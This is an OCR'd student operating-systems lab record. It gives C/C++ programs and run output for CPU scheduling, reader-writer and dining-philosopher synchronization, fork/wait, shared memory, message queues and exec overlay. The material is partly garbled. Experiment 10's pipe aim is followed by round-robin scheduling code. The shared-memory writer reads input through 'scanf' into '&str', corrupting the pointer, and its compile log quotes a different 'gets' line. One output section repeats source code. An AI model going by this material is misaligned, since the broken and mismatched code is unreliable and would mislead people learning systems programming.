
3. **Priority Scheduling**

Code-

```
#include<iostream>
using namespace std;
int main()
{
int bt[20],p[20],wt[20],tat[20],pr[20],i,j,n,total=0,pos,temp,avg_wt,avg_tat;
cout<<"Enter Total Number of Process:";
cin>>n;
cout<<"\nEnter Burst Time and Priority\n";
for(i=0;i<n;i++)
{
cout<<"\nP["<<i+1<<"]\n";
cout<<"Burst Time:";
cin>>bt[i];
cout<<"Priority:";
cin>>pr[i];
p[i]=i+1;
}
for(i=0;i<n;i++)
{
pos=i;
for(j=i+1;j<n;j++)
{
if(pr[j]<pr[pos])
pos=j;
}
temp=pr[i];
pr[i]=pr[pos];
```

```
pr[pos]=temp;
temp=bt[i];
bt[i]=bt[pos];
bt[pos]=temp;
temp=p[i];
p[i]=p[pos];
p[pos]=temp;
}
wt[0]=0;
for(i=1;i<n;i++)
{
wt[i]=0;
for(j=0;j<i;j++)
wt[i]+=bt[j];
total+=wt[i];
}
avg_wt=total/n; total=0;
cout<<"\nProcess\t Burst Time \tWaiting Time\tTurnaround Time";
for(i=0;i<n;i++)
{
tat[i]=bt[i]+wt[i];
total+=tat[i];
cout<<"\nP["<<p[i]<<"]\t\t "<<bt[i]<<"\t\t "<<wt[i]<<"\t\t\t"<<tat[i];
}
avg_tat=total/n;
cout<<"\n\nAverage Waiting Time="<<avg_wt;
cout<<"\nAverage Turnaround Time="<<avg_tat;
return 0;}
```

Output-


main.cpp
Run
Output
Clear
temp=bt[i];
bt[i]=bt[pos];
bt[pos]=temp;
temp=p[i];
p[i]=p[pos];
p[pos]=temp;
}
wt[0]=0;
for(i=1;i<n;i++)
{
wt[i]=0;
for(j=0;j<i;j++)
wt[i]+=bt[j];
total+=wt[i];
}
avg_wt=total/n; total=0;
cout<<"\nProcess\t Burst Time \tWaiting Time\tTurnaround Time";
for(i=0;i<n;i++)
{
tat[i]=bt[i]+wt[i];
total+=tat[i];
cout<<"\nP["<<p[i]<<"]\t\t "<<bt[i]<<"\t\t "<<wt[i]<<"\t\t\t"<<tat[i];
}
avg_tat=total/n;
cout<<"\n\nAverage Waiting Time="<<avg_wt;
cout<<"\nAverage Turnaround Time="<<avg_tat;
return 0;}
/tmp/PUncgGrJQG.o
Enter Total Number of Process:3
Enter Burst Time and Priority
P[1]
Burst Time:5
Priority:2
P[2]
Burst Time:10
Priority:1
P[3]
Burst Time:15
Priority:2
Process Burst Time Waiting Time Turnaround Time
P[2] 10 0 10
P[1] 5 10 15
P[3] 15 15 30
Average Waiting Time=8
Average Turnaround Time=18

Operating System

Experiment - 5

Aim:- Write a program in C to implement reader-writer problem using monitors. (pthread)


Code -

```
#include <iostream>
#include <pthread.h>
#include <unistd.h>
using namespace std;

class monitor {
private:
   int rcnt;
   int wcnt;
   int waitr;
   int waitw;
   pthread_cond_t canread;
   pthread_cond_t canwrite;
   pthread_mutex_t condlock;

public:
   monitor()
   {
      rcnt = 0;
      wcnt = 0;
      waitr = 0;
      waitw = 0;
  pthread_cond_init(&canread, NULL);
      pthread_cond_init(&canwrite, NULL);
      pthread_mutex_init(&condlock, NULL);
```

```
}
void beginread(int i)
{
   pthread_mutex_lock(&condlock);

   if (wcnt == 1 || waitw > 0) {
      waitr++;
      pthread_cond_wait(&canread, &condlock);
      waitr--;
   }
   rcnt++;
   cout << "reader " << i << " is reading\n";
   pthread_mutex_unlock(&condlock);
   pthread_cond_broadcast(&canread);
}

void endread(int i)
{
   pthread_mutex_lock(&condlock);

   if (--rcnt == 0)
      pthread_cond_signal(&canwrite);

   pthread_mutex_unlock(&condlock);
}

void beginwrite(int i)
{

pthread_mutex_lock(&condlock);
   if (wcnt == 1 || rcnt > 0) {
      ++waitw;
```

```
            pthread_cond_wait(&canwrite, &condlock);
            --waitw;
        }
        wcnt = 1;
        cout << "writer " << i << " is writing\n";
        pthread_mutex_unlock(&condlock);
    }

    void endwrite(int i)
    {
        pthread_mutex_lock(&condlock);
        wcnt = 0;
        if (waitr > 0)
            pthread_cond_signal(&canread);
        else
            pthread_cond_signal(&canwrite);
        pthread_mutex_unlock(&condlock);
    }

}
M;

void* reader(void* id)
{
    int c = 0;
    int i = *(int*)id;
     while (c < 5) {
        usleep(1);

  M.beginread(i);
        M.endread(i);
        c++;
```

```
    }
}

void* writer(void* id)
{
    int c = 0;
    int i = *(int*)id;
    while (c < 5) {
        usleep(1);
        M.beginwrite(i);
        M.endwrite(i);
        c++;
    }
}

int main()
{
    pthread_t r[5], w[5];
    int id[5];
    for (int i = 0; i < 5; i++) {
        id[i] = i;
        pthread_create(&r[i], NULL, &reader, &id[i]);
        pthread_create(&w[i], NULL, &writer, &id[i]);
    }

    for (int i = 0; i < 5; i++) {
        pthread_join(r[i], NULL);
    }

 for (int i = 0; i < 5; i++) {
        pthread_join(w[i], NULL);
    }   }
```


aastik@ubuntu:~/Reader_writer_monitor$ ./reader_writer_monitors
reader 0 is reading
writer 0 is writing
reader 0 is reading
writer 0 is writing
reader 1 is reading
reader 2 is reading
reader 0 is reading
writer 0 is writing
reader 1 is reading
reader 3 is reading
writer 4 is writing
reader 2 is reading
writer 1 is writing
reader 4 is reading
writer 3 is writing
writer 2 is writing
reader 2 is reading
reader 0 is reading
writer 0 is writing
writer 4 is writing
writer 1 is writing
reader 1 is reading
writer 2 is writing
reader 2 is reading
writer 3 is writing
reader 4 is reading
reader 0 is reading
writer 0 is writing
reader 1 is reading
reader 3 is reading
reader 2 is reading
writer 4 is writing
writer 1 is writing
reader 4 is reading
writer 2 is writing
writer 3 is writing
reader 1 is reading
writer 1 is writing
reader 4 is reading
writer 2 is writing
writer 3 is writing
writer 1 is writing
reader 4 is reading
writer 2 is writing
writer 3 is writing
reader 3 is reading
writer 4 is writing
reader 3 is reading
writer 4 is writing
reader 3 is reading
aastik@ubuntu:~/Reader_writer_monitor$

Operating System

Experiment - 6

Aim:- Write a program in C to implement dinning philosopher's problem using semaphore.

Code -

```
#include<stdio.h>
#include<stdlib.h>
#include<pthread.h>
#include<semaphore.h>
#include<unistd.h>
sem_t room;
sem_t chopstick[5];
void * philosopher(void *);
void eat(int);
int main()
{
        int i,a[5];
        pthread_t tid[5];
        sem_init(&room,0,4);
        for(i=0;i<5;i++)
                sem_init(&chopstick[i],0,1);
        for(i=0;i<5;i++){
                a[i]=i;
                pthread_create(&tid[i],NULL,philosopher,(void *)&a[i]);
        }
        for(i=0;i<5;i++)
                pthread_join(tid[i],NULL);
}
void * philosopher(void * num)
```

```
{
        int phil=*(int *)num;
        sem_wait(&room);
        printf("\nPhilosopher %d has entered room",phil);
        sem_wait(&chopstick[phil]);
        sem_wait(&chopstick[(phil+1)%5]);
        eat(phil);
        sleep(2);
        printf("\nPhilosopher %d has finished eating",phil);
        sem_post(&chopstick[(phil+1)%5]);
        sem_post(&chopstick[phil]);
        sem_post(&room);
}
void eat(int phil)
{
        printf("\nPhilosopher %d is eating",phil);
}
```


```
aastik@ubuntu:~/dinning problem$ ./dinning_semaphore

Philosopher 0 has entered room
Philosopher 0 is eating
Philosopher 2 has entered room
Philosopher 2 is eating
Philosopher 1 has entered room
Philosopher 4 has entered room
Philosopher 0 has finished eating
Philosopher 2 has finished eating
Philosopher 4 is eating
Philosopher 3 has entered room
Philosopher 1 is eating
Philosopher 4 has finished eating
Philosopher 3 is eating
Philosopher 1 has finished eating
Philosopher 3 has finished eatingaastik@ubuntu:~/dinning problem$
```

Operating System

Experiment - 7

Aim:- Create process using fork () system call and use getpid (), getppid () functions along with wait () and exit () using C programming.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <unistd.h>

int main(void) {
  for(int i = 1; i <= 5; i++) {
    pid_t pid = fork();

    if(pid == 0) {
      printf("Child process => PPID=%d, PID=%d\n", getppid(), getpid());
      exit(0);
    }
    else  {
      printf("Parent process => PID=%d\n", getpid());
      printf("Waiting for child processes to finish...\n");
      wait(NULL);
      printf("child process finished.\n");
    }
  }

  return EXIT_SUCCESS;
}
```


aastik@ubuntu:~/process$ g++ -o process process.c
aastik@ubuntu:~/process$ ./process
Parent process => PID=3587
Waiting for child processes to finish...
Child process => PPID=3587, PID=3588
child process finished.
Parent process => PID=3587
Waiting for child processes to finish...
Child process => PPID=3587, PID=3589
child process finished.
Parent process => PID=3587
Waiting for child processes to finish...
Child process => PPID=3587, PID=3590
child process finished.
Parent process => PID=3587
Waiting for child processes to finish...
Child process => PPID=3587, PID=3591
child process finished.
Parent process => PID=3587
Waiting for child processes to finish...
Child process => PPID=3587, PID=3592
child process finished.
aastik@ubuntu:~/process$

Operating System

Experiment – 8

Aim:- Write a program in C to implement shared memory using IPC

- **SHARED MEMORY FOR WRITER PROCESS**

```
#include <iostream>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <stdio.h>
using namespace std;
int main()
{
key_t key = ftok("shmfile",65);
int shmid = shmget(key,1024,0666|IPC_CREAT);
char *str = (char*) shmat(shmid,(void*)0,0);
cout<<"Write Data : ";
scanf("%[^ ]%*c",&str);
printf("Data written in memory: %s\n",str);
shmdt(str);
return 0;
}
```

```
aastik@ubuntu:~/IPC shared$ gcc write_data.c -o write_data
write_data.c: In function ‘main’:
write_data.c:12:5: warning: implicit declaration of function ‘gets’; did you me
an ‘fgets’? [-Wimplicit-function-declaration]
   12 |     gets(str);
      |     ^~~~
      |     fgets
/usr/bin/ld: /tmp/cc12YsJL.o: in function `main':
write_data.c:(.text+0x6d): warning: the `gets' function is dangerous and should
 not be used.
aastik@ubuntu:~/IPC shared$ ./write_data
Write Data : hello hi
Data written in memory: hello hi
aastik@ubuntu:~/IPC shared$
```

• **Shared Memory for Reader Process**

```
#include <iostream>

#include <sys/ipc.h>

#include <sys/shm.h>

#include <stdio.h>

using namespace std;

int main()

{

key_t key = ftok("shmfile",65);

int shmid = shmget(key,1024,0666|IPC_CREAT);

char *str = (char*) shmat(shmid,(void*)0,0);

printf("Data read from memory: %s\n",str);

shmdt(str);

shmctl(shmid,IPC_RMID,NULL);

return 0;

}
```

```
aastik@ubuntu:~/IPC shared$ gcc read_data.c -o read_data
aastik@ubuntu:~/IPC shared$ ./read_data
Data read from memory: hello hi
aastik@ubuntu:~/IPC shared$
```


Operating System

Experiment – 9

Aim:- Write a program in C to implement message queue using IPC

- **Message passing for writer process**

```
#include <stdio.h>
#include <sys/ipc.h>
#include <sys/msg.h>
#define MAX 10
struct mesg_buffer {
long mesg_type;
char mesg_text[100];
} message;
int main() {
key_t key;
int msgid;
key = ftok("progfile", 65);
msgid = msgget(key, 0666 | IPC_CREAT);
message.mesg_type = 1;
printf("Write Data : ");
fgets(message.mesg_text,MAX,stdin);
msgsnd(msgid, &message, sizeof(message), 0);
printf("Data send is : %s \n", message.mesg_text);
return 0; }
```



• **Message passing for reader process**

```
#include <stdio.h>
#include <sys/ipc.h>
#include <sys/msg.h>
struct mesg_buffer {
long mesg_type;
char mesg_text[100];
} message;
int main()
{
key_t key;
int msgid;
key = ftok("progfile", 65);
msgid = msgget(key, 0666 | IPC_CREAT);
msgrcv(msgid, &message, sizeof(message), 1, 0);
printf("Data Received is : %s \n",
message.mesg_text);
msgctl(msgid, IPC_RMID, NULL);
return 0;
}
```

Operating System

Experiment – 10

Aim:- Write program to implement unidirectional pipe under IPC using C programming.


```
#include<iostream>
using namespace std;

// Function to find the waiting time for all
// processes
void findWaitingTime(int processes[], int n,
                        int bt[], int wt[], int quantum)
{
    // Make a copy of burst times bt[] to store remaining
    // burst times.
    int rem_bt[n];
    for (int i = 0 ; i < n ; i++)
        rem_bt[i] = bt[i];

    int t = 0; // Current time

    // Keep traversing processes in round robin manner
    // until all of them are not done.
    while (1)
    {
        bool done = true;

        // Traverse all processes one by one repeatedly
        for (int i = 0 ; i < n; i++)
```

```
{
        // If burst time of a process is greater than 0
        // then only need to process further
        if (rem_bt[i] > 0)
        {
                done = false; // There is a pending process

                if (rem_bt[i] > quantum)
                {
                        // Increase the value of t i.e. shows
                        // how much time a process has been processed
                        t += quantum;

                        // Decrease the burst_time of current process
                        // by quantum
                        rem_bt[i] -= quantum;
                }

                // If burst time is smaller than or equal to
                // quantum. Last cycle for this process
                else
                {
                        // Increase the value of t i.e. shows
                        // how much time a process has been processed
                        t = t + rem_bt[i];

                        // Waiting time is current time minus time
                        // used by this process
                        wt[i] = t - bt[i];

                        // As the process gets fully executed
                        // make its remaining burst time = 0
```

```
                                        rem_bt[i] = 0;
                                    }
                                }
                            }

                            // If all processes are done
                            if (done == true)
                            break;
                    }
            }

// Function to calculate turn around time
void findTurnAroundTime(int processes[], int n,
                                                    int bt[], int wt[], int tat[])
{
            // calculating turnaround time by adding
            // bt[i] + wt[i]
            for (int i = 0; i < n ; i++)
                        tat[i] = bt[i] + wt[i];
}

// Function to calculate average time
void findavgTime(int processes[], int n, int bt[],
                                                                        int quantum)
{
            int wt[n], tat[n], total_wt = 0, total_tat = 0;

            // Function to find waiting time of all processes
            findWaitingTime(processes, n, bt, wt, quantum);

            // Function to find turn around time for all processes
            findTurnAroundTime(processes, n, bt, wt, tat);
```

```
	// Display processes along with all details
	cout << "Processes "<< " Burst time "
		<< " Waiting time " << " Turn around time\n";

	// Calculate total waiting time and total turn
	// around time
	for (int i=0; i<n; i++)
	{
		total_wt = total_wt + wt[i];
		total_tat = total_tat + tat[i];
		cout << " " << i+1 << "\t\t" << bt[i] <<"\t "
			<< wt[i] <<"\t\t " << tat[i] <<endl;
	}

	cout << "Average waiting time = "
		<< (float)total_wt / (float)n;
	cout << "\nAverage turn around time = "
		<< (float)total_tat / (float)n;
}

// Driver code
int main()
{
	// process id's
	int processes[] = { 1, 2, 3};
	int n = sizeof processes / sizeof processes[0];

	// Burst time of all processes
	int burst_time[] = {10, 5, 8};

	// Time quantum
```

```
    int quantum = 2;
    findavgTime(processes, n, burst_time, quantum);
    return 0;
}
```




Operating System

Experiment – 11

Aim:- To understand the overlay concepts and practice how to overlay the current process to new process in Linux using C.


1. **Hello.c**

```
#include<stdio.h>

int main() {
  printf("Hello World\n");
  return 0;
}
```



